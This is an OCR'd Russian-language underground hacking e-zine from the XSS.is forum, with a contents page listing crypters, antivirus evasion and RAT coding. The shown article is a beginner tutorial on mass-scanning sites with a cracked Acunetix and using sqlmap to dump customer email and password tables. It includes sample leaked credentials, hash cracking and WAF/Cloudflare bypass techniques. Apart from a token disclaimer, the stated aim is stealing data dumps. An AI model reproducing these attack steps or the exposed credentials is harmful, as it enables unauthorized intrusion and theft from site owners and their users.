XSS.IS

E-ZIN

2021 Happy New Year Edition

https://xss.as http://xsstorweb56srs3a.onion/

ОГЛАВЛЕНИЕ

ИНТРО ОТ ADMIN'A 2

НАУЧИТЕ СЛИВАТЬ ПЛИЗ! ИЛИ СЛИВАЕМ БД С ПОМОЩЬЮ SQL INJ 3

КРИПТОР ИСПОЛНЯЕМЫХ ФАЙЛОВ. РЭВОЛЮЦИЯ =) 12

ОБХОД ПРОАКТИВНОЙ ЗАЩИТЫ АНТИВИРУСОВ 18


МАЛВАРКА ПОД МИКРОСКОПОМ - STORMKITTY 27

ДОБЫВАЕМ ДОСТУПЫ В КОРПЫ ЧЕРЕЗ ПАБЛИК RCE 39

ПИШЕМ РАТНИК С НУЛЯ И НАВЕКА 41

КАК ПРАВИЛЬНО ИЗУЧАТЬ MALWARE-КОДИНГ ПОД WINDOWS 56

АУТРО MARCUS52 61



Мы знаем, что такое честность, этика и мораль в underground'e. Возвращайся к истокам. Знания - сила, барыгам - смерть.

Твой XSS.is (ex DaMaGeLaB)


USEbhf
(L3) cache
Пользователь

Регистрация:	17.01.2020
Сообщения:	165
Реакции:	147

Всем привет!

Дисклеймер!
Данная статья носит исключительно познавательный характер!
Перед провидением аудита сайта, получите письменое разришение владельца ресурса которму хотите провести аудит!

Посвящяеться любителям которые пишут вот такие сообщения в лс:



То статья подходит идеально для тебя!


DANGER!!! Я НЕ ПРЕТЕНДУЮ НИ НА ЧТО, Я НЕ ПОРФИ В ДАННОЙ ТЕМЕ, ЕСТЬ ЛЮДИ НА НАШЕМ ФОРУМЕ КОТОРЫЕ В РАЗЫ БОЛЬШЕ МОЕГО ЗНАЮТ! ТЕМА СОЗДАНА ИСКЛЮЧИТЕЛЬНО ДЛЯ НОВИЧКОВ, ПРОСТО Я ВСПОМНИЛ СЕБЯ КОГДА Я НАЧИНАЛ, ПОМОЩИ Я НИ ОТ КОГО НЕ МОГ ДОЖДАТЬСЯ ПРИШЛОСЬ ВСЕ САМОМУ ИСКАТЬ ЧИТАТЬ И УЗНАВАТЬ, СПАСИБО ЗА ВНИМАНИЕ, МОЖЕМ ПЕРЕХОДИТЬ К ПРОЧТЕНИЮ, ВСЕМ МИР)

Перед тем как писать кому либо о том что ты хочешь научиться и не прочитал хотябы вот это:
(НЕ РЕКЛАМА)

https://hackware.ru/?p=3362 https://hackware.ru/?p=1956 https://hackware.ru/?p=2069

То даже не вздумай кому-то писать, вся инфа есть в открытом доступе,
можно написать в том случае кому-то, если инфы реально нету!

И так приступим парни!
Кто-то меня знает, кто-то нет.
Кто-то может сказать что я чутка разбираюсь, а кто-то скажет что я вообще тугой в данной теме.
Не думайте парни что после прочтения данного топика вы пойдёте сливать вк



Для начала нам надо установить Кали линукс! Можете и винду юзать, но я настоятельно рекомендую Кали линукс, или другие линукс дебиан подобные оси.
Ставим кали линукс, если у кого есть проблемы с установкой посмотрите это видео:
https://www.youtube.com/watch?v=LMla679bTOY
Можете ставить на флешку на виртуалку или как основную ось(Чего я крайне не рекомендую) корочен без разници. Кали можно скачать на сайте разрабов либо облак, в новой кали обрезан рут, так что я его не юзаю его, у меня сборка за осень 2019 года с рутом.После установки Кали обновляем все пакеты apt update , apt upgrade , если у вас без рут добавляем sudo, должно получиться sudo apt update , sudo apt upgrade ставим пип на питон, он нам понадобиться для работы с питоновскими скриптами

```
apt-get install python-pip
apt-get install python3-pip
```

если что-то не получается пробуйте так: sudo apt-get update sudo , apt install python3-pip --fix-missing Если всеравно не получается, есть гугл в конце концов, у каждого своя проблема может быть с установкой пип. Не забываем предохраняться, устанавливаем либо впн либо тор
Если про впн более-менее понятно, то роскажу про тор.
Добавим возможность пускать весь трафик системы через сеть Tor:

```
sudo apt-get install tor
sudo systemctl start tor
git clone https://github.com/ruped24/toriptables2
cd toriptables2/
sudo mv toriptables2.py /usr/local/bin/
```

Теперь можно направить весь трафик через Tor, командой:

```
sudo toriptables2.py -l
```

Чтобы отключить:

```
sudo toriptables2.py -f
```

Если вдруг возникла необходимость принудительно сменить IP:

```
sudo kill -HUP $(pidof tor)
```

Все надели резинку? идём дальше). Раз у нас тут для начинающих, то бёрп и овасп зап мы не будем трогать, по хардкору пойдём у станавливаем окуня.

Качаем окуня, на кали из любого удобного для вас места, можно по этой ссылке

https://anonfiles.com/h7u62bE3o4/Ac...canner_v13.0.200217097_Full_for_Linux_x64_zip

Сборка не моя, качаем на свой страх и риск, но у меня работает по крайней мере
Скачали? молодцы, переходим к установке, делаем распаковку в любом удобном месте, заходим в папку с распакованым окунем, и открываем терминал с этого места
в терменале вводим

```
chmod +x acunetix_13.0.200217097_x64_.sh
```

потом вводим


```
./acunetix_13.0.200217097_x64_.sh
```

Вводим название локал хоста, вводим рандомную почту (Только блядь не забудь её, она ужна будет при авторизации) также с паролем!!!

После этого копируем "wvsc" по пути /home/acunetix/.acunetix/v_200217097/scanner/
далее копируем этот файл license_info.json по этому пути /home/acunetix/.acunetix/data/license/
Все сделали? точно? а права раздавать я за вас буду что-ли? открываем терминал :

```
cd /home/acunetix/.acunetix/v_200217097/scanner/wvsc
chmod +x wvsc
```


Открываем мозилу и входим на локал хост если вводите как назвали его, у меня к примеру kali:3443/ название kali и порт 3443, логинимся, поздравляю у вас установлен окунь! Теперь пришло время грузить линки:



Детишки надеюсь тут все понятно?
По поводу линков, список должен быть в формате .csv
формат литнков:

https://site.com,
https://site.net,
https://site.org

Тут понятно? В конце каждого линка должна быть запятая, на последнем не обязательно. В ФАЙЛЕ НЕ БОЛЬШЕ 400 ЛИНКОВ!!! Все добавили линки, переходим к скану. Вкладка Scans>красная кнопка New Scan>нажимаем на полоску ilter>жмякаем Never Scanned> ставим галочки на сайтах которые нам нужны, сразу не добавляйте 50-100 а то ваша тачка обосрётьса, добавляем штук 7-15 завист от тачки если тачка более менее мощная то и 20 можно, но все зависит ещё от того где у вас ось если на виртуалке и вы не добавили ахулиард гб озу, то точно много добавлять не надо, если при установке на виртуалку вы поставили мало озу для неё то это можно изменить в настройках самой вирт тачки.
короче выбрали мы линки нажимаем на красную кнопку Scan.
Выпадает окно в вкладке scan type выбираем High Risk Vulnerabilities либо SQL Injection Vulnerabilities далее Create scan.
Все наши линки сканируються, резудьтат ловим на странице Vulnerabilities либо на странице скана, нажимаем на понравившийся сайт и смотрим что выдало. К примеру у нас выдало SQL Injection Vulnerabilities жмякаем и смотри какой параметр уязвим и метод, я нашего детского АДА нужно знать что
уязвимости могут бить в таких параметрах GET POST и в заголовках к приеру хедерах , куках юзер агентах(это не весь список ещё) для работы с sqlmap (По позже перейдём к нему) И так смотрим:



Что мы тут видим? уязвимость в юзер агенте, будем составлять команду для sqlmap, но для начала если ты не знаешь как ею пользоваться вот тебе ссылочки:

Справка по sqlmap на русском https://kali.tools/?p=816
Работа с GET параметрами https://hackware.ru/?p=1928
Работа с POST параметрами https://hackware.ru/?p=1956
залиыв юэкдора https://hackware.ru/?p=2069

Что много читать да? ну хоть про GET прочитай ленивая ты жопа, чтобы хоть понимал как мапу запустить) И так прочитали? более менее вкурили? приступаем к созданию корманды для sqlmap открываем терминал воодим

```
sqlmap -u "https://site.com/forgotpw.php" -p user-agent level 5 risk 3 --dbs
```

Что-же мы такое вводили здесь?
ключи:

-u дает понять мапе что после него идет линк
-p указывает мапе какой узвимый параметр
level 5 позволяет проверять заголовки, так как юзер агент в нем то ключ обязателен
risk 3 добавляет or и AND к пейлоаду (Не понятно что это? пиздуй обратно, в начале есть ссылки) для на чального уровня не обязательно знать но лучше это понимать.
--dbs Перечислить базы данных СУБД

И так звезды сошлись и мы не словили блок по вафу, получили бд.пример:

```
available databases [2]:
[*] information_schema
[*] site
```

Что из нового? --tables таблицы
нам нужно попасть в бд site так как в information_schema особо нету данных которых нам надо, мы сюда пришли за дампами маил пасс. команда:

```
sqlmap -u "https://site.com/forgotpw.php" -p user-agent level 5 risk 3 -D site --tables
```

И так что мы тут по на ввдили?
из нового у нас:
-D БД СУБД для перечисления
-T Таблица(ы) БД СУБД для перечисления
Что опять не понятно? ссылки все ещё на месте)
получили таблицы, пример:

```
Database: mycablemart
[2 tables]
+---------------------------------+
| ds_admins |
| ds_customers |
+---------------------------------+
```

Тут мы можем попытать удачу и вытащить админа и получить доступ к админке, но не в этой статье, сегодня мы дампим сайты с помощью sql инъекции забыли про админа, нам нужно получить маил пасс, ввоим команду, пример:

```
sqlmap -u "https://site.com/forgotpw.php" -p user-agent level 5 risk 3 -D site -T ds_customers --columns
```

что из нового? --columns колонки (БД состоит из бд>таблицы>колонки)

```
Database: mycablemart
Table: ds_customers
[2 columns]
+-------------------+-------------+
| Column | Type |
+-------------------+-------------+
| cEmail | varchar(80) |
| cPass | varchar(15) |
+-------------------+-------------+
```

Мы нашли колонки с мылами и паролями, отлично! Теперь нам надо как-
товыкачать дамп, пишем команду, пример:

```
sqlma -u "https://site.com/forgotpw.php" -p user-agent level 5 risk 3 -D site -T ds_customers -C cEmail,cPass --dump
```

Что нового появилось в нашем запросе?
-C те же колонки, только после них через запятую идут колонки
--dump собствено дамп выбраных колонок
*может кто из молодёжи не понял:
--dbs -D это одно и тоже, только вот поправочка когда вы выбираете бд то
нужно указать уже не --dbs , нужно указать -D , аналогично с таблицами и
колонками
И так приступим к дампу! Пример:

```
| RBANDOV@OPTONLINE.NET | PBHPUZNA |
| abillmyer@bcps.org | eniraf |
| jake@captivatemedia.us | pyzcz1o@ng |
| eng28ine@gmail.com | ohvyqre28 |
| tomcat2000@hotmail.com | n10jnegubt |
| mgeorgeghobrial@yahoo.com | trbetr6366 |
| teck27@gmail.com | grpx7279 |
+-------------------------------------------------------------------------------+-----------------+
```

[02:33:44] [INFO] table 'mycablemart.ds_customers' dumped to CSV file '/root/.sqlmap/output/site.com\dump\mycablemart\ds_customers.csv'
[02:33:44] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 49 times
[02:33:44] [INFO] fetched data logged to text files under '/root/.sqlmap/output/site.com\dump\mycablemart'

такс в конце мы видем наши строки маил пасс, и пути по которым мы можем перейти и забрать свой дамп. Нам повезло и дамп не запаролен (хотя как сказать,если незапаролен то в 99% его уже слили)
Но что делать если мы сдампили и у нас в паролях какая-то х#йня? пример:

neo.laurent.i@wanadoo.fr:5d8b49cc3b867b27795b34158193ce10b2254df7
None of your business.:ef9a61822dccfbf1a25aac1f5aa0a76d7c9b11f0
alias-site-comm@antp.be:3ef99383aedf61011f8ea8392ca1c16a53f20106

эта х#йня называеться хеш, в помощь нам приходит мой любимый hashcat
если хочешь научиться им пользоваться то тебе в помощь придут этих 2 видоса

https://www.youtube.com/watch?v=KCeGFaOfQkU

https://www.youtube.com/watch?v=pm5xorNwgS4


мы сдампили что нам нужно,расшифровали если понадобилось.
Но стоять есть же ещё уязвимости в параметрах гет и пост
Пример уязвимости в гет параметре:

```
sqlmap -u "https://www.site.com/index.php?id=1" -p id --risk 3 --random-agent --dbs
```

как мы видем, можно пробовать без высокого левела, но можно и добавить, а вдруг какая залётная скуля будет тут особо ничего сверхъестественого нету, все как выше я показывал, только сейчас ещё добавился --random-agent с названия должно быть понятно что это рандомный юзер агент который бёреться из списка который есть в папке с мапой
с гетом все понятно ? нет? все линки выше, как я уже и говорил, если не понятно то нужно прочитать инфу там.
Переходим к параметру пост , примебр команды:

```
sqlmap -u "https://www.site.com/login.php" --data="usrname=use&password=bhf" -p password --risk 3 --random-agent --dbs
```

Что мы видем тут? ну нас появился новый ключ --data через этот ключвводяться данные с пост запроса



XSS.is

С этим разобрались, мы научились сливать дампы с разными парметрами
такие как пост гет и заголовки, мы выше сливали с помощью уязвимого параметра юзер агента, но это можно провернуть с любым заголовком, куки,хедер, реферер итд.Но не всегда все так просто, иногда нам помогает терять нервные клетки ваф.
Вот словили мы всеми любимый ваф, что делать будем? та в пизду сворачиваем монатки нахуй оно нам надо! СТОЯТЬ БЛЯДЬ! Куда попиздил? Очень люблю когда говорят "Блядь клауд, все тут нихуя не сделать" и в 90% новички бросают линк, даже не начинают с ним войну. Бля ребятки все не так сложно как кажеться, есть туевая хуча методов обойти ваф.
и так приступим:
На понадобиться
НЕ РЕКЛАМА

1. https://www.shodan.io/
2. https://censys.io/

Вбиваем в поисковыке наш сайт, не нашли на одном, ищем на втором.
и отак нашли? и что дальше? Пример:

```
sqlmap -u "ip.ip.ip.ip/index.php?id=1" -p id --host="site.com"--risk 3 --random-agent --dbs
```

ip.ip.ip.ip это айпишник нашей цели
--host сюда вводим сам сайт
и все мы получаем доступ за клаудом, и легко пиздим все данные которые нам нужны
Но вот представим мы не нашли айпи, тогда в помощь нам придёт whatwaf
Установка:
копируем и вставляем в терминал

```
sudo -s << EOF
git clone https://github.com/ekultek/whatwaf.git
cd whatwaf
chmod +x whatwaf.py
pip install -r requirements.txt
./whatwaf.py --help
EOF
```

запускаем , переходим сначала в в папку с ватваф в терминале cd whatwaf

```
./whatwaf.py -u https://site.io
```

скрипт на выдал тампер который мы можем заюзать для обхода фильтрации, и так приступаем к мапе опять. Пример:

```
sqlmap -u "https://www.site.com/login.php" --data="usrname=use&password=bhf" -p password --risk 3 --random-agent --tamper="apostrophemask.py" --dbs
```

(--tamper кто не понял, то через эту переменую нужно вводить тамперы)

Такс, вроде все нормально звёзды сошлись все гуд, но бывает так что ты вводишь назвние тампера, а мапа ругаеться на тебя "Э вася, ты попутал? я незнаю такого тампера"
ну так давате подружим мапу с другими тамперами, а имено тамперы от whatwaf они шикарно работают с мапой.
Заходим в папку

```
/root/whatwaf/content/tampers/
```

копируем все тамперы, и вставляем в папку

```
/usr/share/sqlmap/tamper/
```

и пропускаем тамперы которые уже есть в папке все мапа дружит с другими тамперами)
Есть ещё такой скрипт как Atlas, тоде помогает обойти фильтрацию, но его тамперы не подходят для мапы их нужно переписывать. Кому интерестно то может поставить себе атлас.
По поводу обхода ваф, есть много способов, но я заебусь тут расказывать
про все это, например начиная с банальщины CloudFail и заканчивая Curl
Парни не в коем случае не берите мои слова как основные, все нужно искать и изучать самому!

И в конце ещё раз добавлю: **DANGER!!! Я НЕ ПРЕТЕНДУЮ НИ НА ЧТО, Я НЕ ПОРФИ В ДАННОЙ ТЕМЕ, ЕСТЬ ЛЮДИ НА НАШЕМ ФОРУМЕ КОТОРЫЕ В РАЗЫ БОЛЬШЕ МОЕГО ЗНАЮТ! ТЕМА СОЗДАНА ИСКЛЮЧИТЕЛЬНО ДЛЯ НОВИЧКОВ, ПРОСТО Я ВСПОМНИЛ СЕБЯ КОГДА Я НАЧИНАЛ, ПОМОЩИ Я НИ ОТ КОГО НЕ МОГ ДОЖДАТЬСЯ ПРИШЛОСЬ ВСЕ САМОМУ ИСКАТЬ ЧИТАТЬ И УЗНАВАТЬ, СПАСИБО ЗА ВНИМАНИЕ, ВСЕМ МИР)**

Надеюсь помог таким как я был пол года назад!

Всем спасибо за внимание, всем пис)

Octavian

Emperor

Premium

Регистрация: 19.03.2020
Сообщения: 52
Реакции: 111

Криптор исполняемых файлов. РЭволюция =)

